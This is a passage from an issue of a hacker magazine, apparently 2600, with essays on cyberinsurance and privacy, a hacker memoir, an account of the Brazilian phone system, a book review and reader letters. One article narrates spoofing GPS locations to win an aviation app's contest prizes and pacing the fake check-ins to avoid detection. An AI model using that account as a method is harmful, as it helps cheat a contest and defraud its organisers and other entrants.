As a result, it is my suggestion that the current industry double down on the scope of their policies. Ensure that the client has an understanding of what exactly they have coverage for and whether or not that applies to malware that may have been spread by a foreign entity, perhaps by agreeing to have that claim be validated by a neutral, regulatory, third party expert. Furthermore, cyberinsurance companies should do their best to ensure that the way they analyze risk is least subjective as possible. Efforts to do this could be propelled by the creation of internal, thorough databases of cyber incidents and loss. In continuation, cyberinsurance companies must also ensure that their employees are knowledgeable about the terms of their policies as well. It is unacceptable that insurers can sell a product that even they might not know the entire ramifications of. Finally, cyberinsurance companies must orient their policies to change. Cyber incidents are not the same as they were a year ago, let alone a decade. By defining the scope of their policies to the largely evolving and growing space of cyber incidents, cyberinsurance companies can guarantee the efficacy of their policies. And, as a word to the consumers, one recommends that they ensure they have a full understanding of the scope of their coverage, perhaps by consulting a cybersecurity expert who is a neutral third party, in order to prevent millions of dollars in "uncovered" claims as in "Case Study: Mondelez."

Right to Be Forgotten – Network and Home

by Diana K

While listening to my list on YouTube, one video reminded me of something - how the vision of a technological future of the computer revolution looked compared to today's reality. Think of the video by Katy Perry: "Last Friday Night." This video was made before Alexa or any other voice-activated Internet computer became part of the household.

In the video "Last Friday Night," the song lyrics talk about a group having fun, socializing, and even having an uncle come out of retirement to play his sax. In the morning when the parents arrive home, they ask about the lost boy in her bed with a smile.

Now, imagine today someone having the same type of party as shown in the video with a voice-activated Internet computer and home video monitoring system. Surely the party and many of the participants' activities would be passed around on the Internet without their permission; in essence, no privacy at all, even at your own home.

Whereas when "Last Friday Night" was made, there was no all-snooping, listening, or video recording by home Internet devices. At worst, a few random pictures might wind up being put online by someone. It is now the 2020s and we have to have concerns of living in a world where there is no privacy or no right to be forgotten while one is in the process of maturing.

For those of us who were born in the 1960s through the 1970s, it was a time when what you did while you were still growing up was not saved on a server farm. So when you went to party in high school or college and did some of the things shown on "Last Friday Night," no one knew except friends who were there with you. Years later, there would be no surprising "dirty tricks" video used against you in an ambush interview.

What I and others who were part of an older timeframe of the computer revolution remember is that the old philosophical thought of cataloguing and databasing everyone was quite different. The original practice of cataloguing people was done by punched cards, "do not fold, staple, or mutilate" or heaven help you with what followed from the mainframe priests.

With home computers, hobbyist computers, and homebrew computers that were not multitasked so that everyone could use their system without waiting or begging for computer time, I and others hoped that the future would have remained like a society where it was different than the old society, a society not controlled by mega-technology companies.

Indeed, today some feel controlled by mega-technology companies. When a company gets to a point where it is so entrenched and new ways die too soon, a skunkworks approach is needed.

The challenge is how does one start over with a new type of Internet where a mechanism to be completely forgotten is built in? The reason for this is that no one can live without having privacy; we all need it. Also, think of it this way. Do you want to live with an Internet that is so all-knowing that it knows and logs when you go to the bathroom, whether your bathroom trip was number one or number two, logging how much number one or number two, etc.? No!

No one would want to live in an environment like that. Going to the bathroom is a private moment for everyone. No one wants someone saying they need to collect this information about you and feign innocence regarding possibly sharing it or humiliating you.

In my house I deliberately do not have Alexa or any Internet devices in the bedroom. With my laptop, like in the movie *Snowden,* the camera is covered with paper, as many do not know that it is easy for anyone to turn on your camera even when your laptop or tablet phone is off.

There are times I used an older laptop which was before Wi-Fi and modems were put on chips, when you actually have to connect a Wi-Fi card or modem. I do wonder how much snooping was done.

If one were to develop a new Internet for privacy, how would a group make it so that it follows an open source management? No one company or group of technology companies could control it. How would a backbone be established that is fluid so that it couldn't be cut or given a kill switch? How could it be made so that the use is primarily for recreational and some mom-and-pop online services and products?

Many questions, I have some ideas. Part of it is to make it so that if someone snoops or gets a

packet, the packet is nonsense unless there is a blockchain point and key to decode the nonsense. Next is to make the nonsense more than one key or blockchain needed, something akin to DNA. In DNA you can get a segment and for some parts make the proper protein, but for other advanced proteins you need to provide the original condition's environment before you can use that DNA segment. This is the idea that I'm thinking of for a new right-to-be-forgotten Internet.

Even with technological changes, it is not enough because any technology can be subverted and even a beginner will eventually learn with their determination and learning ability to see what works, what doesn't work, and to make guesses on how to correct what doesn't work.

Part of the solution will mean a society where, like in the video "Last Friday Night," people mind their own business and let others have private moments as others let them have private moments. It is better to live in a society where not everything is recorded and to begin to increase Internet maturity to know when not to share and to reduce the impulse to be baited when someone's privacy is violated.

It is like in "Lady Godiva," where an English noblewoman had to ride through the village naked for a King to give in to making life better, and the people of the village had to have the maturity and strength not to peep as she was riding through. We need to teach others that in an all-knowing, all-seeing, all-listening, and all-logging Internet, don't play the technology trust game. Practice privacy for all.

What Three Words, and Your 2600 Meeting

by Cheshire@2600.Com

You know you should attend *2600* meetings (held the first Friday of every month when there isn't a global pandemic) where you get to meet other readers of our fine publication, but how do you get other people to *find* your meeting? Of course, you're giving out the address of the meeting venue, be it a bookstore cafe, pub, food court, or restaurant. But what if your meeting venue is off the beaten track? If it's a large food court, where among the many tables should a visitor look for you?

There is a relatively new method of giving people your location that is nearly foolproof in the SmartPhone era. A website has started up called "What Three Words." Needless to say, its web address is `WhatThreeWords.Com`. It has a "short form" address of `W3W.CO` which can be followed by a slash character and the three Words that will describe any location that has a Three Word Address - and that is literally everywhere.

Planning to be near Titusville, Florida on the first Friday of the month? You can find the meeting I host at the local Krystal Hamburgers with: `w3w.co/scarring.portfolio.manliness`.

That particular location is the back corner of the place where the electrical outlets provide power to my laptop so I can get on the free Internet in the restaurant during Meeting Time. But check my website in case of a change (like during Virus Season): `CheshireCatalyst.Com/2600tix`.

If you have a good friend or significant Other that you commonly rescue when they have car problems, be sure they put the What Three Words app on their own phone. When it comes up, it determines the location of the phone, and has a "share" option. They can put the Three Words into a Text Message that will bring up their location when you tap the link in the incoming message, and then you tap the Directions button, and you're off to the rescue.

The Three Words (separated by "dot" characters) are determined by an algorithm and tracks to a square three meters by three meters (ten feet by ten feet) so that once you get within ten feet of what you're looking for, you're probably close enough to see your destination. It works particularly well for places that don't have street addresses, such as a picnic spot in a public park where you might want to have a reunion party.

The Hacker Perspective

by The Piano Guy

We're all hackers. Not because we read *2600,* but because any human with a properly functioning brain is. Granted, those that read *2600* are more conscious, dedicated, and proficient at hacking, but we're all hackers.

To my mind, hacking is defined as using entities (devices, objects, living beings), sometimes using unforeseen combinations and or methods, to achieve goals not envisioned by the original creator of the entity. I include social engineering in the hacker's toolset. You do this, but so do many others. So, if anyone calls you a hacker as a pejorative, let them know (and show them) that they too are a hacker.

The difference between *2600* readers and most of the rest of the world is that we are in a small subset of the population as dedicated, talented technology hackers, who can make the world run better than planned if we choose. But to quote Spidey's uncle, "with great power comes great responsibility."

While I'm informed enough to make jokes about UDP (which I'll never know if you got), I'm far from the most technically-talented person that reads *2600*. And since my current employers have me under a strict NDA, a lot of my examples are not going to be computer-based. That's okay, because this article is to teach a mindset, and to open opportunities you didn't think you had.

My "hacker's credo" involves three ideas. First, work with what you have, but don't limit yourself to the written instructions. Second, get what you lack, even if you're not sure how it will be useful. Third, and probably most important, don't give up.

I started young, as many of us do, but I am old compared to some of you. I remember the time before the first pocket calculators, so my first hacking was mechanical and electronics-based. I was given a Radio Shack 100-in-1 electronics kit for my tenth birthday, and plowed through many sets of batteries, learning about electronic components and how they could be used together to make cool stuff. As an aside, if you figure out my age from that data point, especially if you use Google to do it, you are a hacker.

I liked to eat too much (still do) and needed more money than my allowance to buy junk food. To that end, I ran errands for the local stores to get pocket change. When that wasn't enough for me, I saved the money and bought small hand tools, jumper wires, and my first volt-ohm-meter (VOM). With those, I started asking the neighbors if they needed anything fixed. Sometimes they did, sometimes they didn't, but they figured that they wanted to encourage the entrepreneurial kid. They would give me their "broken junk," which I would mostly be able to fix, and then get paid money to go get my junk food. This taught me to be an entrepreneur, and more important to me, I learned to take things apart only so far as I could put them back together again.

In ninth grade, I started electronics classes and volunteered with the AV department, since I liked fixing stuff. Between that and my connection to music, I ended up on stage crew, learning about the technical aspects of theatrical production. The AV manager was also in charge of the school locks and master keys. All of the AV students carried master keys to all of the buildings, and knew how to change out cylinders.

Around tenth grade, I was having a lot of problems with my math classes. That, along with me not taking a foreign language (it interfered with choir), convinced my high school counselor that I should be dropped from the college track and given the vocational school track. Because I had shown a strong mechanical aptitude, I ended up learning major appliance repair. This helped hone my mechanical hacking skills.

Graduating from high school with a background in electronics and mechanical repair, I put those two together and

obtained a job fixing microfiche manufacturing equipment. One of my better hacks at that job was making a custom cylindrical transport belt for one of the machines which was backordered from the manufacturer. Some silicone hose from the aquarium store, some wire from Radio Shack, and I had our replacement belt. Hacking at its finest. However, I ultimately lost that job due to a chemical accident which left me functionally blind for months. Because of the accident and family issues (I've cut a lot out for length), I went to see a psychologist who was adamant I go to college, even if I didn't know what I was going to study. This is a case of getting the tools even though I didn't know what I was going to do with them.

One of my college jobs was at my high school, again to work with the AV department, but this time for pay. My best hack there was to fix their relay-based phone system. It had 200 lines, could handle eight calls at a time, and five of the lines were shorted out. They thought the process to find the shorted lines was to disconnect the wire pair, hit it with a VOM, find the shorts, and be done with it. They figured that it would take ten minutes each by the time all was done, so they gave me 40 hours. When I disconnected my first shorted-out pair, a bunch of relays clicked. That gave me an idea. I started shorting out the pairs with a needle nose pliers and listening for the relays to click. If they clicked, then I knew the pair was fine and I released the short. That took about five seconds per pair until all the relays settled down. If I shorted out a pair and no relays clicked, then the pair was already shorted. I finished finding the shorted pairs in minutes, and was paid for 40 hours.

Another thing I did for money in college was to carry tools and a slim jim in the car, which I could buy because I had "professional locksmith experience." When I would see someone with car trouble or who was locked out, I would stop, offer to help them, and then afterward would say, "Gee, we never did talk about price. Would you care to make a donation to my college fund?" That was social engineering too, but this time I knew it. With all of that, standard day jobs, and the occasional piano gig, I managed to put myself through my associate degree.

Finally, I went to a career counselor because I knew I needed a bachelor's degree, but I wasn't sure in what. Through not enough counseling, I was told that I could "do anything." Since I had done technical theater and liked it, I went into TV production. I wanted more security than music, so I went into TV. (I'll never know if you got that joke either.) Had I had better guidance I am sure I wouldn't have ended up there, instead being counseled to become a lawyer, doctor, or even a plumber (which would have paid better than what I was doing). But sometimes the puzzle pieces don't fall into place when we want them to. Good hackers don't give up.

TV production school let me use my hacking skills too. During loadout on a remote shoot, a fellow student crunched a cable connector for a camera viewfinder, bending it to the point that it wouldn't go into the camera body, making the camera useless. The producer started yelling at him (she needed all the cameras), and I told her to calm down. Seeing a guy laying under his car making a repair, I walked over to him and said, "Excuse me, but may I borrow a vice grip, needle nose, and flat blade screwdriver?" He agreed. Ten minutes later, with some judicious bending, crimping, and patience, the viewfinder connector was fixed.

One of my assignments was to shoot a commercial for the local car dealer. The dealership had peeling paint on their walls, and the cover shot of the dealership looked like crap any way I tried. I finally realized that an aerial shot was the only way I was going to make this look okay. I had no budget, so I convinced the fire department to put me up in a bucket truck to take the shot. Bear in mind that in those days a TV camera that was "portable" required a separate VCR (about as big as a desktop computer) and a car battery to run it all. We did it on a Sunday morning, and they didn't even charge me. When the instructor saw the aerial shot during the client demo, he was stunned, as he didn't know how I could get an aerial shot. But the client loved it. The fire department started getting asked so often that they had to start saying no. Sometimes being first is best. This is a case of getting what I needed and using it in a way that was not anticipated.

We had analog tape editing without time code, so we were taught that animation wasn't practical because the accuracy of laying down two frames of video just wasn't there. But I wanted to animate a pile of bills growing on a table for a different commercial (get a dish instead of cable TV). To do the animation, I laid down a full second of video for each edit, overlapping it by two frames at the front, teaching my teachers how to do something they said couldn't be done. Hackers try anyway, and sometimes succeed.

After graduation, I found that getting a job in TV was difficult. I would call up and ask if a company was hiring, and was told by the receptionist to "send a resume." I couldn't get past the gatekeeper. To social engineer my

way around that issue, I finally started a sole proprietorship, and then called receptionists saying "Hi, my name is (redacted), I'm the owner of (redacted), and I would like to speak to the vice president of production." As a "peer," my calls were put through right away, which got me interviews and ultimately employment.

Around then, I was living with some people who had a computer, where I learned all about the world of computer bulletin board systems (BBS). I eventually moved out, but still wanted to use them. I found a Wyse terminal for $50, bought a modem, and away I went. Yes, I had to type in the AT codes, but a 286 computer back then cost $5,000. I didn't even spend that much for my car, and wasn't going to spend that much on a computer.

Working in TV production professionally is where I really learned about computers. TV production started using PCs in production. We created instructional programs to teach office workers how to use computers. This forced me to keep learning newer technology. As an example, I reproduced the same 23-program instructional series three times for three different employers just to keep up with the change from videodisc/computer to CD/computer, and finally to something solely computer-based (involving programming in custom script languages).

When computers malfunctioned, I would have to fix them so we could meet deadlines. I then started fixing computers on the side, first just as a hobby, but eventually as a second income. Eventually I realized there was more employment, enjoyment, and income working in computers as a full-time gig.

I eventually landed a job as the sole IT employee for a 120-person nonprofit. I knew enough about security to know I didn't know enough about security, so I hired that out. Watching them work and asking questions was my first real exposure to security beyond just telling a person in their home or small business to keep their antivirus up to date.

During my time there, we went from having a Unix box and a bunch of dumb terminals to running the organization on a new Windows/SQL based program. I set up real email for everyone instead of the executives just using their personal Yahoo accounts, and set up an IP-based network. I didn't do this all by myself, but I supervised the contractors that came in to do all of it. I also did a lot of the data conversion work myself, set up the custom Crystal Reports, and trained everyone on how to use it, all while still as the sole IT employee. Being too much for one person, I finally told them I needed help. They decided I was right, and told me to find someone. I found a great guy - who they decided was so great that he became my boss. That didn't work out well for me when they had to go through layoffs during the 2008 Great Depression.

I muddled through running my business, but decided I had to go get a full-time technology job again, and started working at Chrysler as a contractor doing audiovisual work. It was steady, but really not a challenge. They were converting from Lotus 123 to SharePoint for the calendaring system, and meetings had to be maintained in both places. I built a coding system through Excel to make keeping them matched an easy process, even without admin credentials, because I was bored. I learned to pick Targus laptop equipment locks, and became the guy to go recover them when someone locked one and forgot the combination. Ultimately, the computer department (right next door) found out about my skill set and wanted to hire me. The day they took me on a service call to check me out, I fixed what the interviewer said he couldn't (resolving a USB printer plugged in prior to drivers being loaded). That got me that job.

At Chrysler, I was exposed to top-notch information assurance practices. I expressed interest, and was told by the Chrysler CISO that if I could go get my CISSP, not only would they hire me, but everyone would take me seriously after that. I didn't last long enough at Chrysler to get my CISSP, but I still pursued it. I did get a non-security DoD job, so I ended up with a clearance, but even that wasn't enough. Finally, I figured I'd take that clearance, my skills, my CISSP, and move to DC (i.e., Cybersecurity Mecca). I haven't been able to stay unemployed since.

Since any decent hacker can easily find out who I am at this point (if you don't already know), I don't think it is a good idea for me to disclose the type of hacks I do at work now. Aggregation is a real thing. Suffice it to say that by applying the "hacker's credo" to my life, I have risen to places I wouldn't have even imagined as recently as five years ago. Apply it in your life (if you haven't already), and see where it can take you.

Gary Rimar, aka "The Piano Guy," is currently working in a cybersecurity position where he tells people what they have to do, and they have to listen; in other words, a job that is a dream come true. His goal in life is to use and share his wisdom and knowledge about cybersecurity to keep the good people in the world safer from the bad people.

The Brazilian Phone System Revisited

by Derneval Cunha

Telebras is a Brazilian telecommunications company that was the state-owned monopoly telephone system until July 29, 1998 when the whole system was privatized, just two years after the so called "Commercial Internet" hit the market. (Before that only a few institutions, companies, and people had access.) So, according to Wikipedia:

"It was broken up in July 1998 into twelve separate companies, nicknamed the 'Baby Bras' companies, that were auctioned to private bidders. The new companies were the long distance operator Embratel, three fixed line regional telephony companies and eight cellular companies. It was re-established in 2010 according to Decree No. 7.175 that established the National Broadband Plan (PNBL), when then-President Luiz Inacio Lula da Silva tasked it with managing a nationwide plan to expand broadband Internet access. Telebras implements the private communication network of the federal public administration, public policy support and supports broadband, besides providing infrastructure and support networks to telecommunications services provided by private companies, states, Federal District, municipalities, and nonprofits."

Before this change took place (1996, when I wrote about this in *2600*), the main talking points about the Brazilian phone system were the expensive cost and lack of phone lines. They were available, but at such a crawl that one would use them as an investment to beat the galloping inflation (because of government attempts to crush inflation, prices could go up 100 percent or much more per month). It was quite normal to hear of people owning three or four phone lines just to keep their money safe from inflation.

How much would a phone line cost? It could be higher than two thousand dollars (U.S.) and maybe even higher, depending on where, the part of town, and how fast you wanted it installed. As part of a phone line "integration plan," you could pay much less for it. But it would not be installed at your home before a few years' time (about four or five). You could give up and just ask for your money back and the phone company would return that to you, no lawyer needed, no problem. Just go there and ask.

People went to court for those phone-related problems. There were lotteries (sort of) by the phone company and people with luck would get a phone number first. This happened even when cell phone lines started to appear. There were stories that if someone won and the phone company was ordered to give the customer a working phone line (that he had already paid for years earlier), somebody else's line was disconnected (you get the idea - no, it was just a coincidence, probably). In some places when you got a phone line, maybe you kept it a secret so that the neighbors wouldn't ask you to become a phone message service or to use the phone to make calls.

The telephone booth was the main thing where almost everybody first learned about phones, everywhere. Called Orelhao or "Big Ear," designed by Chinese Brazilian architect and designer Chu Ming Silveira, it helped solve a few problems like vandalism and lack of room in narrow sidewalks. Clark Kent would not use them to turn himself into Superman. The "Orelhao" (the name of the booth which became a synonym for public telephone) wasn't very much unlike coin-operated public telephones around the world, except that it would use tokens that could be bought in newsstands everywhere. Telephone tokens called "fichas telefonicas" would often be sold overpriced and could also be used as cash in some situations, or even as savings sometimes. There were special tokens for long distance calls. They were slowly replaced by inductive calling cards. Invented by Nelson Guilherme Bardini, they could be used for short distance or long distance and were not phreakable or hackable (there are legends about it, though).

The quality and cost of phone service was also something to talk about. It should be noted that anyone could get long distance calls by going to the phone service station and paying for them (faxes also) if one did not

have a calling card, long distance call tokens (fichas DDD), or a fixed phone line. But in places like Rio de Janeiro, it could cause you a nervous breakdown to rely on phones, for sometimes they would jam when it rained. But I lived in places like Paris, France and the quality of phone service wasn't that much better. Most Brazilian capitals are small towns and the fixed phone calls were so cheap, it was a dream (before 1998, that is). And they were even cheaper after midnight. Everybody that could would only use modems and make long distance calls after midnight and during weekends.

After Privatization

Today, Anatel (National Telecommunications Agency) has inherited the powers of granting, regulating, and supervising telecommunications in Brazil, as well as much technical expertise and other material assets. There came privatization of the Brazilian phone companies. The big telecommunications companies got in and things started to get better, at least some of them. One can go online, identify himself/herself, choose a plan, fill out a registration form, and wait for installation. That for a fraction of the cost of a fixed phone line.

But everybody (and his/her sister, father, and mother) has a cell phone. Teachers sometimes have an issue with that since many are using their cell phones instead of listening to classes. A fun fact is that cell phone muggers are so despised, other criminals beat them up when they get jailed for robbery. It's tough to find mobiles with limited capabilities for sale, that is mobiles with only voice calls, text messages, and no Internet. If one does get a smartphone, feature phone, or any kind of mobile, they surely will receive ads or offers for extra services like WhatsApp and Facebook. If he/she presses the wrong button, they will pay for things they don't use. And people can choose prepaid or postpaid plans. A postpaid plan is somewhat expensive, but students and people moving to new addresses sometimes resort to those plans as a means of proving they live where they live.

There are several cell phone operators, like Vivo, Claro, Tim, and Oi. In order to start using a cell phone, one has to buy a SIM card at an official operator, newstand, street seller, etc. Even Brazil's postal service sells SIM cards. There was a time one could choose a cell number from the numbers the seller had available (an interesting feature, sometimes). Today, you put in the SIM card, make your phone call, and get a text message with your new, randomly assigned number. You have to produce a CPF (Brazilian Taxpayer Registry) to complete activation. Non-Brazilian residents either ask somebody to do it for them or contact some operator's special service. Some world travelers rant quite a bit about it in their books.

How much does it cost? Sometimes it's a free SIM (but the plan is expensive). In Sao Paulo, one can get a good meal for around US$ 3.50. A SIM card could cost two or three dollars. And that's about the least amount one pays on most plans just to keep the SIM "alive" (the cell phone operators' companies do cancel them if you don't keep paying a minimum prepaid amount per month). To make a phone call, that depends on the plan. It could be US$ 0.25 to 0.50, but on some plans, calls to fixed line phones are cheaper. Charges can be different if one is calling another cell phone operator, so people sometimes have two, three, or four different SIMs from different companies, just to make sure they can contact people paying less per call. The duration of the phone call would cost more or maybe it would cost nothing. Suppose you dial a number of the same cell phone operator. Sure, sometimes, a cell phone operator's company will mysteriously cut your phone call if you take too much time calling your girlfriend or somebody. I've used plans where one could call the same cell phone operator with the person out of town that would cost almost nothing. You send the SIM card by snail mail or some other way and that can result in... long distance calls by roaming, paying peanuts. I'm not sure that still works.

Today, cell phone operators get their money from Internet services. Most people have a smartphone and, even if you don't (e.g. Nokia 1100), if you don't watch out, you end up paying US$ 2.50 per week because you pressed the wrong button when receiving an SMS message. But back to smartphones - yes, sure, of course you can go to some operators' support help phones and ask them not to charge for Internet because you don't want it. You can do that. Does that work and do they stop charging you? Sometimes they do. As a matter of fact, it's tough to find those old cell

phones or any phones that don't allow you to access Facebook or WhatsApp. I did. Robbers and pickpockets don't like them.

The worst thing about Internet service is that they sell you megabits, not megabytes. That means division by eight when downloading binary. Not to say that many services are free, but you are not accessing plain HTML when you do that - you download images, etc. That will eat up the bandwidth plan bucks you spend when using Internet. And they don't need to provide all the bandwidth they sell. If they (the cell phone operators) provide 40 percent of what you bought, they are good. I know of a guy who was complaining that he could download X but only upload X/2. Meaning that if you're gonna use cloud computing, you better check it out - it might not be so cheap to store things online. Good thing traffic shaping is forbidden by law in Brazil, thanks to Brazilian Civil Rights Framework for the Internet. But yes, people complain all the time that when you use YouTube, the Internet is not as fast as when you use SMS. There are tools available to check those things. I'm not sure if most people do that. Also, I've lost track of the number of times I heard friends complaining that their good Internet plan was replaced by something worse. Even with laws, I'm not sure Internet operators will stop trying to squeeze more money out of everybody's pockets.

WhatsApp Messenger is much more than an app here in Brazil. It is quite a world apart. There are people who earn money with groups, say, warning about how to beat a radar traffic ticket. Or other subjects like how to study for better grades. Two or three people get to know each other, they form a WhatsApp group to share everything. Also, apps and text messages are being used as evidence here and there in court. Like the guy who admitted through WhatsApp that he was probably the one that got the woman pregnant. The judge saw the message and ruled that he should pay to cover prenatal costs (there's a law about it in Brazil - people can be forced by law to pay alimony and wait until childbirth to check paternity). Sometimes WhatsApp gets blocked in Brazil. And people talk about switching to Viber or other software that allows for voice communication using Internet.

One thing is for sure: not many people use public payphones today. That's a bad thing (IMHO). They are cheaper when calling fixed phones. And there are numbers that can't be called by cell phones. The problem is vandalism puts lots of them out of order. And those calling cards are getting harder and harder to find (times have changed - some time ago, people would keep and trade them, just like stamp collectors do with stamps). Newsstands do have them for sale, sometimes at twice the price. And everybody uses cell phones, which means the calling cards go fast if one uses them for calling cell phones. Even if you do have those calling cards, you have to find a working public phone that accepts them. The slot for the calling card is many times vandalized. People who do use public phones use them to call collect. That is, dialing 9 plus operator plus number or 9090 plus number in case it's a local phone call. To find a public payphone in working order is akin to finding and hunting rare Pokemon. One can never be sure if you're gonna find one when you need it (if you're curious, check #telefonepublico or #telefonepublicoquebrado).

Brazilian wiretapping deserves not an article but a whole book in itself. It's so widely done by the police. In 2006 at a conference, people told me some cell phone operators would have over a hundred persons working with wiretap requests. Wiretapping by software is being developed and used all around. I'll bet this is not done with outdated software and hardware. Sure, there are scandals with wiretaps illegally being made. On the other hand, organized crime have their own tricks. They build their own "call centers" here and there and pay people inside phone companies to get them discarded phone numbers that can't be wiretapped (of course, I heard about it because they arrested people for that offense). Cell phone blocking or jamming is illegal here. The authorities tried things like that in prisons, but found out criminals resorted to smuggled satellite phones....

Like in the USA and other countries, the use of cell phone technology is changing things. In the old days, women would guard their cell phone numbers for fear of stalking. Today, that is no longer the case. Everywhere you go, people takes pictures and share them on Instagram (mine is @barataeletrica). There is no privacy.

Hacking the Game Rules

by ~Me

I belong to an organization for pilots: The Aircraft Owners and Pilots Association (AOPA - aopa.org/about). For their 80th anniversary, they created an app to promote visiting airports.

The idea seemed to have been to get people out flying to these airports and spending money. Ideally, this would support the vendors at those airports, increase activity (showing a need for the local area to support the airport), and get others involved with aviation.

You could collect points and badges for each airport visited, additional points/badges for special airports (like the one near the Wright Brothers' first flight in North Carolina), collecting unique airports in a state, unique airports in a region, each type of airspace, and even less common airports (seaplane and grass fields for instance). There were some really nice prizes given to the top 80 participants (depending on your position on the leaderboard). There were also monthly prizes like the "January Winter Getaway Challenge" which awarded printed guides about flying to the islands to the top three participants based on the number of airport check-ins from certain states.

I'm not going to disclose the prize(s) I received because that could give away my identity. You can read about them at www.➥aopa.org/news-and-media/all-➥news/2019/october/02/eightieth-➥anniversary-includes-pilot-➥passport-prizes

If you want to read more about the program, visit their web page at www.aopa.org/➥news-and-media/all-news/2019/➥april/01/aopa-app-launches-➥pilot-passport

The app was GPS enabled. It would detect when you were within three miles of an airport and allow you to click "check in" for that airport once per day. Because airports can occupy several square miles and there is only one official longitude/latitude survey point, this proximity was necessary because it is rare even for pilots to get close to this point at the larger airports.

But it also meant that you did not actually have to go to an airport - let alone land there - to get credit. Many airport survey points are within three miles of the local highway. And on a transcontinental flight, the jetliner will pass within three miles of numerous airports – fitting many of the special categories.

To me, as a participant, the biggest flaw with the program (not just the app) was the refusal to recognize non-public airports and airports outside the United States (and territories). Actually, there was one exception for Windsor Airport in Canada - just outside Detroit. I had reason (and authorization) to fly into airports controlled by the U.S. military. But I couldn't get credit for them.

That really annoyed me since that special authorization was available only to a limited population. I wanted credit for being part of it!

Of course, I found this out after I landed at one of those airports and was unable to check in. The app refused to recognize the airport - not in the scrollable list and not via the name/airport code search. This was even though the airport appeared on the AOPA official airport information web page. That's when I started looking at how to hack the app and the rules the software implemented.

I noticed that the three mile proximity worked from the road. That's when I noticed the proximity worked from the air. That's also when I started investigating whether I could get away with faking the current longitude/latitude via GPS location simulation through an Android app like "Fake GPS." Some apps are "smart" - like Ingress (reference my article, "Gaming Ingress" published in the Summer 2016 issue) - that detects running apps like "Fake GPS" and refuses to accept the location. This app was not smart. It didn't realize that the longitude and latitude it was receiving could be set in software. So that's what I did.

Even if the app was "smart," as mentioned in my article about Ingress, I could've simulated location data as received by the device GPS through the use of a Software Defined Radio as mentioned in hackaday.com/2016/07/19/➥pokemon-go-cheat-fools-gps-➥with-software-defined-radio/ or simulating the GPS chip as I mentioned in the "Gaming Ingress" article. But those approaches involved a lot more work.

I pulled the official FAA airport location database (CSV) and created JSON to feed Fake GPS. Since I'd rather be spending my money on beer, I stuck with the free mode - limited to five sets of coordinates in each of the "favorites" files. But I could have an unlimited number of those files. Along the way, I calculated a reasonable

travel time between the airports.

The process was rather simple:

First Airport: Start Fake GPS, open first file, select first airport, start AOPA app, let it determine "current location," perform the "Check in" step, and then shut down the AOPA app. Shutting down the app while in the air is totally normal....

Subsequent Airports: After the appropriate time had expired, select the next airport in Fake GPS, start AOPA app, let it determine "current location," perform the "Check in" step, and then shut down the AOPA app. This was repeated periodically throughout the day and over the weeks. And I got to watch my score increase and my number of badges increase (along with their quality: bronze, silver, and finally gold), and the resulting rise in leaderboard position.

I did have two complications to deal with. There were events at specific airports on specific dates and there were times I was physically traveling to (or by or over) airports that I wanted to claim. Before those, I had to pause my Fake GPS events to appear to allow sufficient real-life time to travel to those locations. I certainly could have used Fake GPS to simulate me going to those airports - but since I would be at those locations with other pilots, I didn't want to give away my activities.

Nowhere in the rules did it say that you had to land a plane at these airports, but I wanted to be sure I didn't catch the eye of a smart data scientist running analytics on their data. I didn't want to score ten times higher than the next person. I didn't want to end up in an article for seeming to set some record like "visiting all airports in Idaho in the shortest time" or "visiting every seaplane base in the Southeast region."

In other words, I wanted to remain below the radar. Keeping your social engineering undetected is a key part of the process. That is something to consider when hacking any system (in the general sense, not just computer systems).

Shout out to the folks who service my plane so I can go places safely. You know who you are.

Book Review

If Then: How the Simulmatics Corporation Invented the Future, **Jill Lepore, Liveright Publishing Corp., 2020, ISBN 9781631496103**

Reviewed by paulml

It is reasonable to assert that attempts to predict and manipulate human behavior using computers is a recent phenomenon, started by companies like Facebook and Cambridge Analytica. According to this book, such an assertion is also very wrong.

It was the early 1960s, the days of UNIVAC and ENIAC. A corporation called Simulmatics was part of John F. Kennedy's presidential campaign. They were the first to use computer simulation and prediction to chop the U.S. electorate into hundreds of categories. That way, they could test various campaign slogans and statements to see how they would work. It led to much speculation about computers taking over America and about office workers being fired by electronic bosses. In 1961, Simulmatics targeted segmented consumers with customized advertising messages.

The book goes on to explore how, in 1963, Simulmatics attempted to simulate the entire economy of a developing nation, with a view towards halting socialism. The Vietnam War was raging. So in 1965, Simulmatics opened an office in Saigon. They planned on engaging in psychological research as a way to wage war with computer-run data (these were also the days of Robert McNamara's "whiz kids" at the Pentagon). Back in America in 1967 and 1968, the company attempted to build a machine to predict race riots. It went bankrupt soon after.

This is a fascinating book. It illuminates a lesser-known bit of American history. Attempts to predict human behavior using computers have gone on for many years, even by white liberals (like the employees at Simulmatics). This book is very highly recommended.

Burgeons

Quest for Knowledge

Dear *2600*:

My apologies for bothering you, but over the weekend I found *Hacker Monthly* at a computer store and became transfixed with it! I was wondering if I might be allowed to submit a comic? Nothing elaborate, just your standard black and white, four-panel newspaper comic. It really does fascinate me, and I'd like to be a part of it.

Julia

Well, we're not a monthly and that's never been our name. We don't normally have comics but would certainly consider something that was relevant to our audience. Rather than ask permission, we encourage our readers to simply forge ahead and submit whatever they feel might be appropriate for our pages.

And why do people apologize for writing us letters? It's the people not sending us letters who should be feeling guilty.

Dear *2600*:

What exactly does "Vote Science" mean? It's at the top of the web page. What if the most corrupt out of the two says he sides with science? Do I vote for him because he said what I wanted to hear?

a2n

The mere fact that this is the first thought that came to mind for so many when seeing this statement is precisely why we pushed the point. Science is science. It shouldn't be a political issue. When people insist on making it one by accusing scientific facts of somehow having political agendas, we're more than happy to take the bait and back anyone who believes in science over wishful thinking. (The "vote science" statement showed up as a slide on the www.2600.com main page and forwarded to vote.org, a site that encourages people to vote without endorsing any particular candidate.)

Dear *2600*:

I'm getting fake postal mail. My emails and Cricket phone were hacked, and now my kid's iPhone. Our phones will not type certain letters on the keyboard or will do it on their own. I applied for SSD and been rejected four times, yet my doctor's office has determined I qualify. Every time I make a call, it will just do long rings or a bunch of static. I even hear the same people's voices for my cable and utility customer service line. I struggle explaining all this, especially to police - they think I'm crazy. But I have proof. Where do I start?

Have a blessed day!

T

We're not the ones in need of a blessed day. We hope you're able to find peace, and the first step may be to not be as dependent on technology. It's very unlikely that all of these things are related. Most times, the symptoms you describe are the result of devices simply not working properly, as well as products of bureaucracy and incompetence that we can find everywhere. It's very easy to convince yourself that this is all part of something bigger, but that rarely happens outside of fictional TV plots. We strongly suggest not getting police involved.

Dear *2600*:

I don't understand a website like this one taking a political stance and allowing political ads. I mean, I get that you need money but damn.

a2n

